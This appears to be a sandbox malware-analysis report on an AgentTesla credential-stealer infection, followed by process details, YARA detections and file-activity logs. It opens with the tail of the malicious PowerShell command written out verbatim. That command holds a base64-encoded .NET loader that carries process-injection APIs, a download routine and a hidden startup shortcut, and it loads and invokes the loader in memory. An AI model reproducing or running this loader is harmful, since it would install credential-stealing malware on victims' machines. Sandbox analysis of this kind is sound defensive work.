QNAAvsAPQNgAvsAPQOAAvsAPQOgAvsAPQPAAvsAPQPgAvsAPQMAA/sAPQMgA/sAPQMABBMAQgMgBBMAQgNABBMAQgNgBBMAQgPAB
BMAQgMABRMAQgMBAAAAAAAOAAEAAAAAAA8AWgFgAYEBhwGNAZcBDQQaBAsAEgAZACAARQBOAFUAZADHAC4BBAEhAIIGAQAAASMA+
wYBAAABJQD2BgEAAAEnABEHAQAAASkADAcBAAABKwBOBwEAAAEtAGAHAQAAAS8AgAQCAAABMQAiBwEAAAEzAIAAAQAEgAAAAQAAA
AAAAAAAAAAAADSBAAACgAAAAAAAAAAAAAoQFbAAAAAAAEAAAAAAAAAAAAACqATMEAAAAAAQAAAAAAAAAAAAAAKoBUgAAAAAAA
AAAAAEAAAAcBgAADAAEAA0ABAAOAAgADwAIAAAAEAAaAFAAAAAQAEkAUAAAAAAASwBQACMAkgEjAJwBAAAAAABBYDEAQ29udGV4dFZhbHVlYDE
AVG9JbnQzMgBUb0ludDE2AGdldF9VVEY4AEEAQgBDAEQARQBWQUkAUUJYdFgAUHJvamVjdERhdGEAZGF0YQBtc2NvcmxpYgBNaWNyb3NvZnQuV

mlzdWFsQmFzaWMAR2V0UHJvY2Vzc0J5SWQAUmVzdW1lVGhyZWFkAFN5bmNocm9uaXplZABSZXBsYWNlAENyZWF0ZUluc3RhbmNlAEFuZGUAR2V
0SGFzaENvZGUAUnVudGltZVR5cGVIYW5kbGUAR2V0VHlwZUZyb21IYW5kbGUASG9tZQBWYWx1ZVR5cGUAQXBwbGljYXRpb25CYXNlAEFwcGxpY
2F0aW9uU2V0dGluZ3NCYXNlAFN0clJldmVyc2UARWRpdG9yQnJvd3NhYmxlU3RhdGUAR3VpZEF0dHJpYnV0ZQBFZGl0b3JCcm93c2FibGVBdHR
yaWJ1dGUAQ29tVmlzaWJsZUF0dHJpYnV0ZQBBc3NlbWJseVRpdGxlQXR0cmlidXRlAFN0YW5kYXJkTW9kdWxlQXR0cmlidXRlAEhpZGVNb2R1b
GVOYW1lQXR0cmlidXRlAEFzc2VtYmx5VHJhZGVtYXJrQXR0cmlidXRlAFRhcmdldEZyYW1ld29ya0F0dHJpYnV0ZQBBc3NlbWJseUZpbGVWZXJJ
zaW9uQXR0cmlidXRlAE9iZnVzY2F0aW9uQXR0cmlidXRlAE15R3JvdXBDb2xsZWN0aW9uQXR0cmlidXRlAEFzc2VtYmx5RGVzY3JpcHRpb25Bd
HRyaWJ1dGUAWWFub0F0dHJpYnV0ZQBDb21waWxhdGlvblJlbGF4YXRpb25zQXR0cmlidXRlAEFzc2VtYmx5UHJvZHVjdEF0dHJpYnV0ZQBBc3N
lbWJseUNvcHlyaWdodEF0dHJpYnV0ZQBBc3NlbWJseUNvbXBhbnlBdHRyaWJ1dGUAUnVudGltZUNvbXBhdGliaWxpdHlBdHRyaWJ1dGUAU3Vwc
HJlc3NVbm1hbmFnZWRDb2RlU2VjdXJpdHlBdHRyaWJ1dGUAQnl0ZQBnZXRfVmFsdWUAc2V0X1ZhbHVlAEdldE9iamVjdFZhbHVlAGdldF9TaXplAFNpemVPZ
gBOZXdMYXRlQmluZGluZwBzZXRfRW5jb2RpbmcAU3lzdGVtLlJ1bnRpbWUuVmVyc2lvbmluZwBGcm9tQmFzZTY0U3RyaW5nAERvd25sb2FkU3R
yaW5nAFRvU3RyaW5nAE9wdGljYWwATWFyc2hhbABNaWNyb3NvZnQuVmlzdWFsQmFzaWMuTXlTZXJ2aWNlcy5JbnRlcm5hbABTeXN0ZW0uQ29tc
G9uZW50TW9kZWwATGF0ZUNhbGwAa2VybmVsMzIuZGxsAG50ZGxsLmRsbABGaWJlci5kbGwAS2lsbABTeXN0ZW0AQm9vbGVhbgBWZXJzaW9uAFN
5c3RlbS5Db25maWd1cmF0aW9uAFN5c3RlbS5HbG9iYWxpemF0aW9uAEludGVyYWN0aW9uAE50VW5tYXBWaWV3T2ZTZWN0aW9uAFN5c3RlbS5SZ
WZsZWN0aW9uAEV4Y2VwdGlvbgBDdWx0dXJlSW5mbwBaZXJvAFN0YXJ0dXAAc3RhcnR1cABGaWJlcgBCdWZmZXIAUmVzb3VyY2VNYW5hZ2VyAFV
zZXIAQml0Q29udmVydGVyAENvbXB1dGVyAENsZWFyUHJvamVjdEVycm9yAFNldFByb2plY3RFcnJvcgBBY3RpdmF0b3IALmN0b3IALmNjdG9yA
EludFB0cgBTeXN0ZW0uRGlhZ25vc3RpY3MATWljcm9zb2Z0LlZpc3VhbEJhc2ljLkRldmljZXMATWljcm9zb2Z0LlZpc3VhbEJhc2ljLkFwcGxpY2F0aW9uU
2VydmljZXMAU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2VzAE1pY3Jvc29mdC5WaXN1YWxCYXNpYy5Db21waWxlclNlcnZpY2VzAFN5c3RlbS5SdW50a
W1lLkNvbXBpbGVyU2VydmljZXMAU3lzdGVtLlJlc291cmNlcwBGaWJlci5SZXNvdXJjZXMucmVzb3VyY2VzAEdldEJ5dGVzAFN0cmluZ3MAUmVmZXJlbmNlR
XF1YWxzAFRvb2xzAENvbnZlcnNpb25zAFJ1bnRpbWVIZWxwZXJzAE9wZXJhdG9ycwBDcmVhdGVQcm9jZXNzAENvbnNhdABGb3JtYXQAQ3JlYXR
lT2JqZWN0AENvbmNhdGVuYXRlT2JqZWN0AExhdGVHZXQAU3lzdGVtLk5ldABMYXRlU2V0AFdlYkNsaWVudABDb252ZXJ0AFN5c3RlbS5UZXh0A
FdvdzY0R2V0VGhyZWFkQ29udGV4dABXb3c2NFNldFRocmVhZENvbnRleHQAVmlydHVhbEFsbG9jRXgAQXJyYXkAZ2V0X0Fzc2VtYmx5AEJsb2N
rQ29weQBSZWFkUHJvY2Vzc01lbW9yeQBXcml0ZVByb2Nlc3NNZW1vcnkAU3lzdGVtLlNlY3VyaXR5AElzTnVsbE9yRW1wdHkAAAAAAB9GAGkAY
gBlAHIALgBSAGUAcwBvAHUAcgBjAGUAcwAAc0MAOgBcAFcAaQBuAGQAbwB3AHMAXABNAGkAYwByAG8AcwBvAGYAdAAuAE4ARQBUAFwARgByAGE
AbQBlAHcAbwByAGsAXAB2ADQALgAwAC4AMwAwADMAMQA5AFwAUgBlAGcAUwB2AGMAcwAuAGUAeABlAAALIgB7ADAAfQAiAAADIAAACygA+AArA
CgAKgABA2IAAA19AJEI+gAoAH0AIQABA2MAAAu2JfgA/f99ADQAAQNkAAALKADAJbIIKgAeIgEDZQAAEUAAQAD9/5EIQAArAEAAwCUBA3gAABH
dISoAQAAfJrIIKAAqAJMhAQNoAAAR/f8fBH0A/f8aIh4mACb4AAEDdAAACygA+gAeIigAXQABAzEAABH6ACoAQABAACgA+AD6ACgAAQMyAAARw
CUrAJIhkyF9APAAHya2JQEDOgAAEbYlOgAjAB4mKgDPJSoANAABAy8AABtXAFMAYwByAGkAcAB0AC4AUwBoAGUAbABsAAABAB1TAHAAZQBjAGk
AYQBsAEYAbwBsAGQAZQByAHMAAA9TAHQAYQByAHQAdQBwAAAdQwByAGUAYQB0AGUAUwBoAG8AcgB0AGMAdQB0AAAZXABuAG8AdAB
lAHAAYQBkAC4AbABuAGsAABlJAGMAbwBuAEwAbwBjAGEAdABpAG8AbgAAHW4AbwB0AGUAcABhAGQALgBlAHgAZQAsACAAMAAAFVQAYQByAGcAZ
QB0AFAAYQB0AGgAAHNDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAdABlAG0AMwAyAFwAVwBpAG4AZABvAHcAcwBQAG8AdwBlA
HIAUwBoAGUAbABsAFwAdgAxAC4AMABcAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAAIVcAbwByAGsAaQBuAGcARABpAHIAZQBjAHQAbwB
yAHkAABdXAGkAbgBkAG8AdwBTAHQAeQBsAGUAABNBAHIAZwB1AG0AZQBuAHQAcwAAgQ1DADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAdABlA
G0AMwAyAFwAVwBpAG4AZABvAHcAcwBQAG8AdwBlAHIAUwBoAGUAbABsAFwAdgAxAC4AMABcAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQA
gAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABTAHQAYQByAHQALQBTAGwAZQBlAHAAIAA1ADsAUwB0AGEAcgB0AC0AU
AByAG8AYwBlAHMAcwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwATwBuAGUARAByAGkAdgBlAC4AZQB4AGUAARdEA
GUAcwBjAHIAaQBwAHQAaQBvAG4AABNNAGkAYwByAG8AcwBvAGYAdAAACVMAYQB2AGUAAC+Eghx14LFDiFFzunjA1gEAAyAAAQUgAQEREQYVEjQ
BEgwGFRI0ARIIBhUSNAESGQYVEjQBEjAEIAATAAQAARwcBCABAhwDIAAIBgABEikRLQMgAA4CHgAFEAEAHgAGFRI1ARMABhUSNAETAAcGFRI1A
RMAAhMABSABARMABQACAhwcBCAAEkEGIAIBDhJBBgABEkkSSQIGDgUAAg4OHAUAAQgSKQQAAQIOBgADDg4ODgIGGAYAAggdBQgDAAAIBgACBh0
FCAoABQESdQgSdQgIBQABHQUIAh0FBQABARJhBQABElUIAwAAAQUAABKAhQYgAQESgIUEAAEOHAQAAQ4OBSACDg4OBCABDg4FAAEdBQ4FAAIcD
g4QAAccHBIpDh0cHQ4dEikdAgUAAhwcHA4ABgEcEikOHRwdDh0SKQIdHBEACBwcEikOHRwdDh0SKR0CAgQgAQEIBCABAQ4EIAEBAgcgBAEODg4
OBQcDAg4IIAcYAggOETwROAgIHQgICAgIAggIHQUICAgICAgdBRJVBQcCDhJhBQcDHBwcBAcBHgAECgEeAAQHARMABAoBEwAIsD9ffxHVCjoIt
3pcVhk04IkQMQAuADAALgAxADUALgAwAAcGFRI0ARIMBwYVEjQBEggHBhUSNAESGQcGFRI0ARIwAwYSOQMGEj0DBhIYAgYJAgYIAgYGBAAAEgw
EAAASCAQAABIZBAAAEjAEAAASOQQAABI9BQABARI9BAAAEhgRAAoCDg4YGAIJGA4QETwQETgGAAICGB0ICgAFAhgIEAgIEAgKAAUCGAgdBQgQC
AUAAggYCAgABQgYCAgICAQAAQgYBQABAh0FCAAEAg4OHQUCBAABARwEIAASKQcQAQEeAB4ABzABAQEQHgAIAQAIAIAAAAAAAeAQABA
FQCFldyYXBOb25FeGNlcHRpb25UaHJvd3MBBBQEAAAAAKQEAJDc5MTcyQjEzLUVEQkEtNDA5Ni1CNzI1LThFOTJCNzMwQjJCQQAADAEABzEuMC4
wLjAAAEkBABouTkVURnJhbWV3b3JrLFZlcnNpb249djQuOAEAVA4URnJhbWV3b3JrRGlzcGxheU5hbWUSLk5FVCBGcmFtZXdvcmsgNC44BAEAA
AAIAQABAAAAAAAIAQACAAAAAABhAQA0U3lzdGVtLldlYi5TZXJ2aWNlcy5Qcm90b2NvbHMuU29hcEh0dHBDbGllbnRQcm90b2NvbBJDcmVhdGV
fX0luc3RhbmNlX18TRGlzcG9zZV9fSW5zdGFuY2VfXwAAAB0BAAEAVAlVU3RyaXBBZnRlck9iZnVzY2F0aW9uALQAAADOyu++AQAAAJEAAABsU3lzdGVtLlJ
lc291cmNlcy5SZXNvdXJjZVJlYWRlciwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM
1NjE5MzRlMDg5I1N5c3RlbS5SZXNvdXJjZXMuUnVudGltZVJlc291cmNlU2V0AgAAAAAAAAAAAAAAUEFEUEFEULQAAACIRAAAAAAAAAAAAAACiR
AAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAlEQAAAAAAAAAAAAAAABfQ29yRGxsTWFpbgBtc2NvcmVlLmRsbAAAAAAA/yUAIAAQAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAQAAAAGAAAgAAAAAAAAAAAAAAAAAAAAAAAAQABAAAAAMAAAgAAAAAAAAAAAA
AAAAAAAAAAQAAAAAASAAAAFhgAADMAgAAAAAAAAAAAAADMAjQAAABWAFMAXwBWAEUAUgBTAEkATwBOAF8ASQBOAEYATwAAAAAAvQT
v/gAAAQAAAAEAAAAAAAAAAQAAAAAAPwAAAAAAAAAEAAAAAgAAAAAAAAAAAAAAAAAAAEQAAAABAFYAYQByAEYAaQBsAGUASQBuAGY
AbwAAAAAAJAAEAAAAVAByAGEAbgBzAGwAYQB0AGkAbwBuAAAAAAAAALAELAIAAAEAUwB0AHIAaQBuAGcARgBpAGwAZQBJAG4AZgBvAAAACAIAA
AEAMAAwADAAMAAwADQAYgAwAAAAGgABAAEAQwBvAG0AbQBlAG4AdABzAAAAAAAAACIAAQABAEMAbwBtAHAAYQBuAHkATgBhAG0AZ
QAAAAAAAAAAACoAAQABAEYAaQBsAGUARABlAHMAYwByAGkAcAB0AGkAbwBuAAAAAAAAAAAAMAAIAAEARgBpAGwAZQBWAGUAcgBzA
GkAbwBuAAAAAAAxAC4AMAAuADAALgAwAAAANAAKAAEASQBuAHQAZQByAG4AYQBsAE4AYQBtAGUAAABGAGkAYgBlAHIALgBkAGwAb
AAAACYAAQABAEwAZQBnAGEAbABDAG8AcAB5AHIAaQBnAGgAdAAAAAAAAAAqAAEAAQBMAGUAZwBhAGwAVAByAGEAZABlAG0AYQByA
GsAcwAAAAAAAAAAAADwACgABAE8AcgBpAGcAaQBuAGEAbABGAGkAbABlAG4AYQBtAGUAAABGAGkAYgBlAHIALgBkAGwAbAAAACIAAQABAFAAcgB
vAGQAdQBjAHQATgBhAG0AZQAAAAAAAAAAAADQACAABAFAAcgBvAGQAdQBjAHQAVgBlAHIAcwBpAG8AbgAAADEALgAwAC4AMAAuADAAAAA4AAgAA
QBBAHMAcwBlAG0AYgBsAHkAIABWAGUAcgBzAGkAbwBuAAAAMQAuADAALgAwAC4AMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAADAAAALQ0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==');[System.AppDomain]::CurrentDomain.Load($rOWg).GetType('Fiber.Home').Ge
tMethod('VAI').Invoke($null, [object[]] (' ??v?}???@+@ ?@@ ??v?}??.so!}(}4}? ?4*?*?#:?*(+ (*(+ (v.4*?*?#:?sr8*??(su4*?*?#:?4}? ?lo_8*??(garo ??v?}??s4*?
?#:?!}(}il(+ (up4*?*?#:?4}? ?m. ??v?}??n8*??(r8*??(girf8*??(rkroy4*?*?#:?4*?*?#:??? }??+?sp ??v?}?? ??v?}???*(??@*?'))

Imagebase:	0x7ff7fbaf0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000001.00000002.317073094.0000028B41F4C000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000001.00000002.311807350.0000028B3235B000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000001.00000002.311807350.0000028B3235F000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000001.00000002.317073094.0000028B41FAD000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA011E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA011E03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ilbo13zy.j2f.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03F76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xv2hgkd3.00w.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03F76FDD	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA0524F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA0524F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ilbo13zy.j2f.ps1	success or wait	1	7FFA03F7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xv2hgkd3.00w.psm1	success or wait	1	7FFA03F7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ilbo13zy.j2f.ps1	0	1	31	1	success or wait	1	7FFA03F7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xv2hgkd3.00w.psm1	0	1	31	1	success or wait	1	7FFA03F7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFA0566F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0511B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA05122625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA05122625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA05122625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0511B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0511B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA051F12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA051062DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22424	success or wait	1	7FFA051063B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA0511B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA03F7B526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5988, Parent PID: 6008

General

Target ID:	2
Start time:	11:39:10
Start date:	20/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 1236, Parent PID: 6008

General

Target ID:	3
Start time:	11:39:14
Start date:	20/03/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x7d0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.822490552.0000000002BA1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.822490552.0000000002BA1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7222CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7222CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	72205705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	72205705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72205705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72205705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	721603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	7220CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	7220CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7220CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	721603DE	ReadFile
